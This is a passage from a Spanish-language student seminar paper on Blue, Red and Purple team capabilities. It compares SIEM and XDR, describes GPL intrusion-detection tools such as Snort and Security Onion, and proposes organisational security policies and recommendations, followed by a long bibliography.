Su enfoque se centra en la detección de eventos y registros generados por sistemas de red.	No solo se enfoca en los registros generados por sistemas de red, también recopila información de correos electrónicos, nube y aplicaciones.
Se focaliza en la detección de anomalías y correlación de eventos, con el fin de identificar amenazas cibernéticas.	Utiliza el análisis de comportamiento avanzado y machine learning, identificando comportamientos sospechosos en toda la infraestructura.
Detecta amenazas conocidas y patrones que fueron previamente identificados	Incorpora la detección avanzada de amenazas, con base en un exhaustivo análisis de comportamiento y detección de amenazas desconocidas.
En cuanto a su escalabilidad puede materializarse, sin embargo, la adición de nuevos dispositivos y sistemas puede acarrear una configuración y ajustes significativos.	Fue diseñado para ser escalable y gestionar altos volúmenes de datos y dispositivos sin problemas, facilitando su expansión.
Puede integrarse con variedad de fuentes de datos, no obstante, la integración tiene grados de complejidad y requieren de tiempo.	Se integra con facilidad con múltiples fuentes de datos y sistemas de seguridad, simplificando no solo la implementación sino también la administración.
Si bien ofrece automatización limitada, esta requiere configuraciones personalizadas la lograr una automatización completa.	Su automatización avanzada, permite una respuesta más rápida ante la detección de amenazas y su respuesta correspondiente.

2.4.6 Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

En primer lugar, hay que definir que GPL (General Public License), La es una licencia de software copyleft que establece las condiciones para el uso, modificación y distribución de software gratuito y de código abierto. El objetivo de la licencia es evitar que el software GNU se convierta en un monopolio.


Security Onion: Plataforma encargada de monitorear la seguridad de la red y administración de registros. Proporcionando visibilidad y contexto al tráfico de la red, alertas y actividades sospechosas. Tiene funciones como la captura completa de paquetes, IDS basados en host y redes y herramientas de análisis. Dentro de sus componentes se encuentra, UCP, RAM y DISCO, su sistema operativo se basa en Ubuntu.[5]



Snort: Cuenta con capacidad de para efectuar análisis de tráfico en tiempo real y registro de paquetes de datos, su funcionalidad radica en el análisis de protocolos, búsqueda de contenido y reprocesadores.

Sus principales componentes son; módulo de captura del tráfico, decodificador, preprocesadores, motor de detección, archivo de reglas, plugins de detección y plugins de salida. En cuanto su sistema operativo, funciona bajo plataformas Windows y Unix/Linux.[6]

[5] Security Onion Solutions. (s.f.). Security Onion Solutions. https://securityonionsolutions.com/
[6] Snort. (s.f.). Snort. https://www.snort.org/



OpenWIPS-NG: Sistema gratuito de prevención y detección de intrusiones inalámbricas, basadas en sensores, servidores e interfaces, usa funciones y servicios integrados en Aircrack—Ng para el escaneo, la detección y prevención de intrusos. Dentro de sus componentes se encuentra el tema de los sensores, servidores e interfaces, cuenta con sistemas operativos.[7]

2.5 ASPECTOS RELEVANTES DEL DESARROLLO DE LAS ACTIVIDADES ANTERIORES

2.5.1 De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

La incorporación de los equipos blue team, red team y purple team, dentro de las organizaciones constituye una táctica importante que tiene como principal objetivo fortalecer la ciberseguridad y garantizar que estas, posean herramientas que permitan mitigar y evitar los ataques cibernéticos que puedan presentarse. En lo que concierne a cada equipo, aunque cuentan con características específicas que los diferencian unos de los otros, al momento de fusionarlos e incorporarlos dentro de una organización aportan al campo de la ciberseguridad, lo siguientes aspectos;

A. Recopilación de datos. Los equipos realizan la recopilación de datos de varias fuentes por medio de pruebas de seguridad, incidentes presentados, registro de actividades de red, entre otros.

B. Análisis de datos. Por medio del Blue Team, una vez recopilados los datos, se disponen a efectuar un análisis de comportamientos y patrones, donde se disponen a documentar que aspectos se deben

[7] Openwisp-controller. (s.f.). PyPI. https://pypi.org/project/openwisp-controller/

entrar a proteger y por último llevan a cabo una valoración de los posibles riesgos que pueden materializarse.

C. Valoración de defensas. Permite una valoración exhaustiva de las medidas de seguridad con las que cuenta la organización, como primer acercamiento, por medio del Red Team, se implementa la seguridad ofensiva donde se buscan las vulnerabilidades, poniendo a prueba a Blue Team.

D. Evaluación de protección. Los equipos evalúan la capacidad real que tiene la organización para proteger sus activos, de igual forma miden la capacidad y velocidad de respuesta que tienen los equipos frente a una amenaza. Lo que permite forjar la seguridad de las organizaciones fusionando los propósitos de cada uno (red team, blue team y purple team).

E. Retroalimentación continua. La comunicación constante entre los equipos aporta en la mejora de la ciberseguridad, en el entendido que permite que se adapten a las amenazas detectadas por cada equipo y sus respuestas.

F. Reducción de costos. La integración de los equipos, conlleva a una reducción de costos, en el sentido de que aumenta la seguridad ante los posibles ataques cibernéticos, evitando que la organización se vea afectada con pérdida de datos, posibles extorsiones, inactividad y daños reputacionales.

Conforme a lo anterior, la integración de los equipos dentro de una organización proporciona una defensa robusta ante ataques cibernéticos, de esta manera, la protección de activos y reputación cobrará más efectividad.

2.5.2 Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Política de Gestión del Riesgo de Seguridad de la Información: Su fin radica en [8]proteger, conservar y asegurar la información de la organización y las herramientas usadas para su elaboración y disposición, en aras de preservar la confidencialidad, integridad y disponibilidad frente a las amenazas y posibles vulnerabilidades.

[8] Ministerio de Tecnologías de la Información y Comunicaciones, Guía N° 2, Seguridad y Privacidad de la Información (mayo 2016)

Por medio de esta política, se podrán establecer los criterios y lineamientos a seguir por las partes involucradas dentro y fuera de la organización. Su implementación logrará mantener el Sistema de Gestión del Riesgo, destacando de manera continua la importancia de un adecuado tratamiento del riesgo de seguridad de la información.

Política de Gestión de Activos: Propende, que todos los activos de información críticos de la organización deben ser inventariados y clasificados según su sensibilidad, manteniendo un registro actualizado.

En este sentido, es dable manifestar que la gestión de activos,[9] *"(…) es el procedimiento por el cual las empresas ponen en marcha un conjunto de actividades que les permite obtener mejores resultados entre los que se encuentran la obtención del balance de costos, análisis de riesgos y sacar provecho del desempeño organizacional (…)".*

La implementación de esta política busca orientar a las organizaciones crear lineamientos y parámetros para una efectiva de la gestión de activos de información, tales como: regulación y productividad, estabilidad y seguridad, colaboración directiva

En conclusión, la Política de Gestión de Activos, podrá ser aplicada bajo la estructura plasmada en la siguiente imagen.

Figura 43 Estructura aplicada gestión de activos

[9] SAAF. (s.f.). Políticas de gestión de activos, beneficios de tener | SAAF. Software Activo Fijo. https://softwareactivofijo.com/politica-de-gestion-de-activos

Política de Control de Accesos. En primer lugar, se deberá efectuar una definición de roles y responsabilidades que proporcione información acerca de que integrantes de la organización podrán tener acceso a los sistemas de información.

Permite establecer las medidas de control de acceso a aquella información que pertenezca a la organización, sin limitar que sean recursos físicos o digitales*.* [10] *Los controles de acceso deben ser idóneos y robustos, con el fin de impedir el acceso no autorizado a los activos de información de la Entidad.* Dentro de la política en mención, deberán ser incluidos lineamientos generales acerca del acceso, la definición de roles y responsabilidades en lo que concierne en la seguridad de la información, el acceso a las redes y los diferentes servicios, el acceso a internet y otras aplicaciones, la gestión de usuarios que accedan a la información de la organización, el monitoreo constante al acceso y uso debido de los sistemas, etc…

Política Uso de Dispositivos móviles: [11]Consta de proteger la información de la organización, que se encuentra almacenada o que puede ser consultada desde dispositivos móviles. Su principal objetico es establecer un procedimiento que evite que estos dispositivos sean atacados. Para esto, la política deberá establecer lineamientos tales como los que se describen a continuación;

- Realizar un inventario de los dispositivos móviles con los cuales cuenta la organización.
- Implementar un cifrado en los medios de almacenamiento de los dispositivos.
- Identificar los sistemas o servicios a los cuales se tendrá acceso mediante los dispositivos.
- Establecer un bloqueo mediante contraseña y/u otro medio de autenticación.
- Crear un procedimiento para el reporte por pérdida o extravío de los dispositivos, que sea de forma inmediata, siguiendo el paso a paso establecido.
- Contar con mecanismos de protección ante amenazas y códigos maliciosos.
- Llevar un control de las aplicaciones instaladas en el dispositivo y asegurar que estas fueron obtenidas bajo los parámetros de seguridad señalados,
- Estructurar procedimientos para la disposición final de los dispositivos que se encuentren obsoletos.

Política de Gestión de Actualizaciones: Permite controlar la disponibilidad de las actualizaciones de los ordenadores y dispositivos de la organización, con el fin de definir en qué momento es conveniente realizarlas.

[10] Política de Control de Acceso – Plan Estratégico de Tecnologías de la Información (PETI) Arquitectura Empresarial (2020, 5 noviembre)

[11] Adecuarse. (s.f.). Política de Dispositivos móviles. http://adecuarse.com/adecuaciones/politicas-seguridad/politica-de-dispositivos-moviles/

De igual forma, permite suspender las actualizaciones durante el tiempo se considere pertinente.

Política de respuesta a incidentes informáticos. Asegura que los miembros de la organización conozcan y apliquen un procedimiento oportuno que les permita actuar ante los diferentes incidentes que puedan presentarse en materia de *seguridad de la información.*

Dentro de la política se deberán incluir medidas que permitan la comunicación adecuada de los incidentes presentados, con el fin de dar el tratamiento correspondiente, de igual fo9rnaem se tendrán que plasmar los controles que conllevan a revisar el cumplimiento de la política en lo que concierne a la respuesta dada a los incidentes presentados.

En atención a lo anterior, conforme a la complejidad de cada caso, se deberá establecer una clasificación basada en los siguientes aspectos;

- *[12]Básico (B): el esfuerzo y los recursos necesarios para implantarlo son asumibles. Se puede aplicar a través del uso de funcionalidades sencillas ya incorporadas en las aplicaciones mas comunes. Se previenen ataques mediante la instalación de herramientas de seguridad elementales.*

- *Avanzado (A: el esfuerzo y los recursos necesarios para implantarlo son considerables, Se necesitan programas que requieran configuraciones complejas. Se pueden precisar mecanismos de recuperación ante fallos.*

  Los controles podrán tener el siguiente alcance:

a. *Procesos (PRO): aplica a la dirección o al personal de gestión*
b. *Tecnología (TEC): aplica al personal técnico especializado.*
c. *Personas (PER): aplica a todo el personal.*

Finalmente, dentro de la política se deberá incluir una lista de chequeo que permitirá llevar un control de la clasificación, evaluación, notificación, resolución y tratamiento dado a los incidentes presentados, por ejemplo;

[12] Netebu. (2020, 1 de septiembre). Actualizaciones de software. Políticas de seguridad para la pyme - Netebu. Hosting profesional, alojamiento web, planes de hosting, correo profesional en Sevilla. https://netebu.com/announcements/132/Actualizaciones-de-software.-Politicas-de-seguridad-para-la-pyme.html

NIVEL	ALCANCE	CONTROL	
B	PRO	**Determinar el software qué debe ser actualizado** Realizas un listado del software existente en la empresa para incluirlo en el plan de actualizaciones.	☐
B	TEC	**Determinar cuándo y qué actualizaciones instalar** Revisas las características y los requisitos de las actualizaciones y parches antes de instalarlos.	☐
A	TEC	**Probar las actualizaciones** Analizas y contrastas en un entorno de pruebas las actualizaciones que deseas instalar.	☐
A	TEC	**Deshacer los cambios** Cuentas con mecanismos y procedimientos para deshacer los cambios sufridos tras ejecutar una actualización en caso de no resultar conveniente.	☐
A	TEC	**Herramientas de diagnóstico y actualización** Utilizas herramientas de autodiagnóstico para detectar software no actualizado en tus equipos.	☐
B	TEC	**Configuración de un sistema de alertas** Tienes configurado un sistema de alertas para recibir avisos y notificaciones sobre vulnerabilidades, actualizaciones y parches de seguridad.	☐
B	TEC	**Registro de actualizaciones** Registras cada una de las actualizaciones y parches que instalas.	☐

Figura 44 Controles de respuesta a incidentes informáticos, Fuente [13]

Recomendaciones

- Asignar equipos dedicados a combatir amenazas internas. En razón a que son referenciadas como las mas criticas y presentadas con mayor frecuencia dentro de las organizaciones y es visto como un riesgo inevitable, que debe ser tratado correctamente en aras de mitigar su impacto.

- Instalar un firewall como primera línea de defensa ante posibles ciberataques y un software antimalware, que actué frente a los ataques de phishing.

- Socializar y capacitar a los integrantes de loa organización en temas relacionados con la seguridad informática.

- Implementar debidamente las políticas relacionadas anteriormente, así como su respectivo cumplimiento y actualización de acuerdo a los cambios organizacionales que se lleven a cabo.

- Concientizar y sensibilizar a los integrantes de la organización acerca de las consecuencias derivadas de los ataques cibernéticos.

- Realizar copias de seguridad de manera periódica, con el fin de asegurar la información de la organización.

13 https://netebu.com/announcements/132/Actualizaciones-de-software.-Politicas-de-seguridad-para-la-pyme.html

- Finalmente, establecer políticas de seguridad de la información que se encuentren alineadas con las normas ISO 27001[14] y 38500[15], bajo los principios de confidencialidad, disponibilidad e integridad, adicionando las premisas de las normas relacionadas.

2.5.3 Conclusiones que orienten aspectos importantes en cuanto a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

El desarrollo del presente trabajo, ha permitido evidenciar que la normatividad colombiana en lo que concierne a seguridad informática, mediante ley 1273 de 2009 se han desarrollado una serie de tipos penales, que enmarcan conductas derivadas de la vulneración de la información. No obstante, la falta de actualización y la tipificación de nuevos delitos ha conllevado que las circunstancias derivadas de las conductas ilícitas frente al bien jurídico tutelado denominado *"De la Protección de la Información y de los Datos"*, sean cada vez más frecuentes, ocasionando así, pérdidas no solo económicas, sino también reputacionales.

Siempre van a existir vulnerabilidades en el ámbito empresarial como personal por lo que se debe trabajar constantemente en minimizar los diferentes ciberataques que puedan presentarse en cualquier adversidad con el diseño de prácticas de vulnerabilidades en una topología de la misma segmentación y su respectiva analítica de riesgos.

La incorporación de los equipos *red, blue and purple*, permiten a las organizaciones la creación de barreras de seguridad informática, creando ambientes seguros en lo que concierne a la navegación, implementación y uso de infraestructuras informáticas. Adicionalmente el uso de técnicas como el *pentesting* y el *handering*, también permiten la identificación y contención de conductas cibernéticas de carácter punitivo con anticipación, manteniendo el control de los ambientes de trabajo y sosteniendo una comunicación constante que no afecte a los sistemas durante el proceso.

[14] La norma ISO 27001 es un estándar internacional que establece los requisitos para la implementación, mantenimiento y mejora continua de un Sistema de Gestión de la Seguridad de la Información (SGSI). Este sistema se utiliza para proteger la confidencialidad, integridad y disponibilidad de la información. La norma proporciona un marco para la seguridad de la información que ayuda a las organizaciones a identificar y gestionar sus riesgos de seguridad de la información de manera efectiva.

[15] La ISO/IEC 38500 establece los principios, las definiciones y un modelo para ayudar a los órganos de gobierno a comprender la importancia de la Tecnología de la Información (TI)

Al paso del tiempo, las organizaciones han optado por invertir en sistemas de seguridad más robustos, en consecuencia, a los reiterados ataques presentados tanto a nivel nacional como a nivel mundial, la implementación de políticas y medidas de defensa, han cobrado gran importancia a la hora de reaccionar frente a amenazas y con mayor eficacia ante las respuestas dadas. La inversión en ciberseguridad ya no es vista como un lujo, ahora es un tema de necesidad para cualquier organización, dada las vulnerabilidades existentes en los entornos informáticos.

El uso de políticas de seguridad, eleva el reparo de la organización, permitiendo así tener líneas de defensa que combatan los ataques cibernéticos y respondan ante cualquier circunstancia que amenace el campo de la información. En este mismo sentido, las recomendaciones dadas en el presente documento dan pie a que el campo de la ciberseguridad cobre mayor importancia en los entornos organizacionales.

3 CONCLUSIONES

Teniendo en cuenta el incremento de las de las amenazas cibernéticas y los desafíos que enfrentan las organizaciones en cuanto a la defensa y protección de los activos de información, se torna fundamental no solo la incorporación de los equipos Blue, Red and Purple, sino también un desarrollo de habilidades técnicas, legales y funcionales de cada integrante, con el propósito de enfrentar las amenazas y mitigar los riesgos de forma integral y ágil.

En lo que respecta a las capacidades técnicas, cabe señalar que estas se configuran como la base fundamental de la operación de cada uno de los equipos anteriormente relacionados. De igual forma, se requiere que cada miembro cuente con el conocimiento en seguridad informática y todos los temas que se derivan de ella, adicionalmente la capacitación y actualización en este campo conlleva el desarrollo de habilidades técnicas que permiten estar un paso adelante de los ciberdelincuentes en cuanto a tendencias y técnicas, así mismo contar con la capacidad de adaptación a entornos de constante evolución.

En conclusión, al invertir en un sistema de seguridad robusto las organizaciones fortalecen su seguridad informática y logran ser eficientes en la mitigación de los riesgos de todo lo que la entidad tenga conectado en una red interna y externa. Por tal razón a lo largo del documento se evidencia la gran importancia que tiene la protección de la confidencialidad, disponibilidad, integridad de la infraestructura y la información de una organización

4 RECOMENDACIONES

Desde el conocimiento y la alta experiencia en cada una de las etapas, los profesionales de seguridad en informática plantean varias recomendaciones y diferentes alternativas de una organización segura y preventiva frente a los ataques informáticos

- Cualquier entidad deberá implementar los equipos de seguridad (RedTeam y BlueTeam) para garantizar una infraestructura segura y confiable. Adicionalmente los integrantes deberán garantizar la alta experiencia en ciberseguridad y contar con estrategias avanzadas en redes informáticas, análisis forense y hacking ético.

- El software básico de la organización deberá contar con un rubro de inversión o funcionalidad para estar previamente licenciado con el fin de contar con una consola de administración y poder realizar despliegues de seguridad preservando malware o virus.

- Se deberá desarrollar e implementar una política de seguridad de la información para unificar los lineamientos de seguridad sobre los sistemas de información y de los usuarios finales de la entidad.

- Diseñar un plan de capacitaciones, sensibilización y comunicaciones de seguridad de la información para toda la organización ya que muchas de las vulnerabilidades de los sistemas de información pueden ser los mismos usuarios debido a las malas prácticas o poco conocimiento frente a temas de seguridad informática.

- Implementar un modelo de seguridad y privacidad de la Información para la entidad de conformidad la formulación de políticas y lineamientos de seguridad y privacidad de la información.

- Adquirir herramientas sofisticadas y de última generación para que los equipos RedTeam y BlueTeam puedan certificar, identificar, manifestar y actuar rápidamente frente a cualquier amenaza a la organización. Además de esto la organización debe asegurarse que estas soluciones deben estar actualizados con los últimos parches de seguridad estables para el proceso de seguridad.

BIBLIOGRAFÍA

Hacking Ético: Guía Completa de Footprinting. (2023, 19 de julio). Tokio. https://www.tokioschool.com/noticias/footprinting/

José Gaspar Cano Esquibel. (2019, junio). Análisis, diseño y desarrollo de una aplicación para la realización automática de pentesting. UNIVERSIDAD DE ALICANTE. https://rua.ua.es/dspace/bitstream/10045/93292/1/Analisis_diseno_y_desarrollo_de_una_aplicacion_par_Cano_Esquibel_Jose_Gaspar.pdf

JUAN GUILLERMO OSPINA TREJOS. (2023). CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM. https://repository.unad.edu.co/bitstream/handle/10596/57970/jgospinat.pdf?sequence=1&isAllowed=y

LUIS FABRICIO SILVA CRUZ. (2020). CREACIÓN Y SIMULACIÓN DE UN AMBIENTE DE PENTESTING SOBRE GNS3 PARA LAS PLATAFORMAS EN ETAPA DE PRE-PRODUCCIÓN DEL BCE. CREACIÓN Y SIMULACIÓN DE UN AMBIENTE DE PENTESTING SOBRE GNS3 PARA LAS PLATAFORMAS EN ETAPA DE PRE-PRODUCCIÓN DEL BCE. https://www.dspace.espol.edu.ec/bitstream/123456789/56383/1/T-112669%20Silva.pdf

Ministerio de Tecnologías de la Información y. las Comunicaciones. (2020, marzo). Ley 1581 de 2012. MinTic. https://mintic.gov.co/images/documentos/documentos_comentarios/proyecto_decreto_ley_1581_de_2012_proteccion_datos.pdf

MinTIC. (2024, enero). Diario Oficial No. 47.223 de 5 de enero de 2009. Normograma MINTIC. https://normograma.mintic.gov.co/mintic/docs/ley_1273_2009.html

POLICIA NACIONAL DE COLOMBIA. (2023, febrero). EY 1273 DE 2009. Policía Nacional. https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

ACUÑA LOPEZ, L. F. (2018). ESTADO ACTUAL DEL CIBERCRIMEN EN COLOMBIA CON RESPECTO A LATINOAMÉRICA. Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/25619/%20lfacunal.pdf?sequence=1

Acurio Del Pino, S. (s.f.). Delitos Informáticos: Generalidades. OAS - Organization of American States: Democracy for peace, security, and development. https://www.oas.org/juridico/spanish/cyb_ecu_delitos_inform.pdf

Consejo Profesional Nacional de Ingeniería. (s.f.). Código de ética | Copina. Inicio | Copina. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_0599_2000_PR010]. (2023, diciembre). SECRETARÍA GENERAL DEL SENADO. http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000_pr010.html#269-1

Mónica María Jiménez. (2023, 20 de septiembre). ¿Qué pudo causar el ataque cibernético a IFX Networks? Pirani: We make risk management simple. https://www.piranirisk.com/es/blog/posibles-causas-ataque-cibernetico-ifx-networks

Qué es y cómo actúa RansomHouse, el grupo aparentemente responsable de los ciberataques en Colombia. (2023, septiembre). INFORMÁTICA FORENSE COLOMBIA. https://www.informaticaforense.com.co/que-es-y-como-actua-ransomhouse-el-grupo-aparentemente-responsable-de-los-ciberataques-en-colombia/

Superintendencia de Industria y. Comercio. (2019, 19 de enero). LEY 1273 DE 2009. Ley 1273 de 2009 delitos informático. https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

DIEGO FRANCISCO BALLEN LEÓN. (2019). ANÁLISIS DE VULNERABILIDADES AL SERVIDOR DE PRUEBAS DEL DEPARTAMENTO DE SISTEMAS DE LA E.S.E. HOSPITAL MARCO FELIPE AFANADOR DEL MUNICIPIO DE TOCAIMA CUNDINAMARCA GENERANDO LAS RECOMENDACIONES PARA REALIZAR UN PROCESO DE HARDENING. Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/35854/DFBALLENL.pdf?sequence=2&isAllowed=y

El Pingüino de Mario. (2022, 16 de octubre). 💻 CURSO DE HACKING ÉTICO - Cómo Establecer una Sesión METERPRETER con MSFVENOM #11 [Video]. YouTube. https://www.youtube.com/watch?v=UjjIEduADcA

JOSÉ ANTONIO MUÑOZ VARGAS. (2023). CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM. Universidad Nacional Abierta y a Distancia UNAD.

https://repository.unad.edu.co/bitstream/handle/10596/58028/jamunosv.pdf?sequence=1&isAllowed=y

MIGUEL IGNACIO URBANO BARRIOS. (2023). CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM. Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58010/miurbanob.pdf?sequence=1&isAllowed=y

NMAP: um estudo sobre a ferramenta de busca e análise de vulnerabilidades em redes | Caderno Científico UNIFAGOC de Graduação e Pós-Graduação. (s.f.). Sistema Eletrônico de Editoração de Revistas. https://revista.unifagoc.edu.br/index.php/caderno/article/view/890

OCTAVIO ANDRES CARDONA RIVERA. (2023). CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM. Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58029/oacardonar.pdf?sequence=1&isAllowed=y

The Coffee Hack. (2023, 13 de noviembre). MSFvenom: La herramienta definitiva para pruebas de hacking etico | Kali Linux tutorial [Video]. YouTube. https://www.youtube.com/watch?v=YWShjmvQtt0

Vulnerabilidad en avahi-coresocket.c en avahi-daemon en Avahi (CVE-2011-1002). (2023, 22 de diciembre). Instituto Nacional de Ciberseguridad. https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2011-1002

Yesenia Alexandra Peralta Reyes. (2023). Capacidades Técnicas, Legales y de Gestión para Equipos Blue Team y Red Team. Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58069/yaperaltare.pdf?sequence=1&isAllowed=y

CARLOS ARNAL. (2023, 8 de mayo). ¿Cuál es la diferencia entre XDR y SIEM? | WatchGuard Technologies. WatchGuard | Network, Wi-Fi, Identity, and Endpoint Security Solutions. https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem

CIS. (s.f.). CIS. https://www.cisecurity.org/

CRISTIAN LEANDRO BIELMA MONTOYA. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/57965/clbielmam.pdf?sequence=1&isAllowed=y

DAYXI ESQUIAQUI MENDOZA. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58068/desquiaquim.pdf?sequence=1&isAllowed=y

Delgado, D. O. (2017, 9 de mayo). Herramientas open source de detección de intrusión. OpenWebinars.net. https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/

HUGO FERNANDO FIGUEROA ANACONA. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58011/hffigueroaa.pdf?sequence=1&isAllowed=y

IMIRIDA MORA. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58014/imoran.pdf?sequence=1&isAllowed=y

INGENIERÍA Y. TECNOLOGÍA. (2020, 7 de enero). Red Team, Blue Team y Purple Team: funciones y diferencias. UNIR. https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

JOSE RICARDO VISCAYA. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58192/jrviscayam.pdf?sequence=1&isAllowed=y

LOPEZ DELGADO, M. (2007, junio). Análisis Forense Digital. OAS - Organization of American States: Democracy for peace, security, and development. https://www.oas.org/juridico/spanish/cyb_analisis_foren.pdf

MERCHAN, J. A. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/59097/jamerchanle.pdf?sequence=1&isAllowed=y

MIGUEL IGNACIO URBANO BARRIOS. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58010/miurbanob.pdf?sequence=1&isAllowed=y

OCTAVIO ANDRES CARDONA RIVERA. (2023). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/58029/oacardonar.pdf?sequence=1&isAllowed=y

SANDRA ELIANA CORTES CARIILLO. (2021). Universidad Nacional Abierta y a Distancia UNAD. https://repository.unad.edu.co/bitstream/handle/10596/50306/secortesc.pdf?sequence=1&isAllowed=y

SAAF. (s.f.). Políticas de gestión de activos, beneficios de tener | SAAF. Software Activo Fijo. https://softwareactivofijo.com/politica-de-gestion-de-activos

Adecuarse. (s.f.). Política de Dispositivos móviles. http://adecuarse.com/adecuaciones/politicas-seguridad/politica-de-dispositivos-moviles/

Netebu. (2020, 1 de septiembre). Actualizaciones de software. Políticas de seguridad para la pyme - Netebu. Hosting profesional, alojamiento web, planes de hosting, correo profesional en Sevilla. https://netebu.com/announcements/132/Actualizaciones-de-software.-Politicas-de-seguridad-para-la-pyme.html

AMBIT TEAM. (2021, 4 de mayo). ¿Para qué sirve un SGSI? Controles y fases. Ambit BST | Consultoría regulatoria y de calidad en sector salud. https://www.ambit-bst.com/blog/para-qué-sirve-un-sgsi-controles-y-fases

Lorena Cazorla Su´arez. (2017, septiembre). Wide-area situation awareness based on a secure interconnection between cyber-physical control systems. Dialnet. https://dialnet.unirioja.es/servlet/tesis?codigo=250153

Ivan Coronel Suárez. (2022, 23 de diciembre). Computer security, methodologies, standards, and management framework in an approach to web applications. SciELO Ecuador- Scientific Electronic Library Online. http://scielo.senescyt.gob.ec/scielo.php?pid=S1390-76972022000100097&script=sci_abstract&tlng=en

Abhijeet Singh. (2023, 18 de julio). A Cybersecurity Framework Using Machine Learning for Red Team Operators. Carleton University Institutional Repository. https://repository.library.carleton.ca/concern/etds/5712m7423

Cristian Chindrus. (2023, 26 de octubre). Securing the Network: A Red and Blue Cybersecurity Competition Case Study. MDPI. https://www.mdpi.com/2078-2489/14/11/587

ANEXOS

Anexo A. Link de Video

https://youtu.be/etwSHRp1T4U

Anexo B.

El 17% de similitud hace referencia a los enunciados de las rubricas establecidas en cada una de las etapas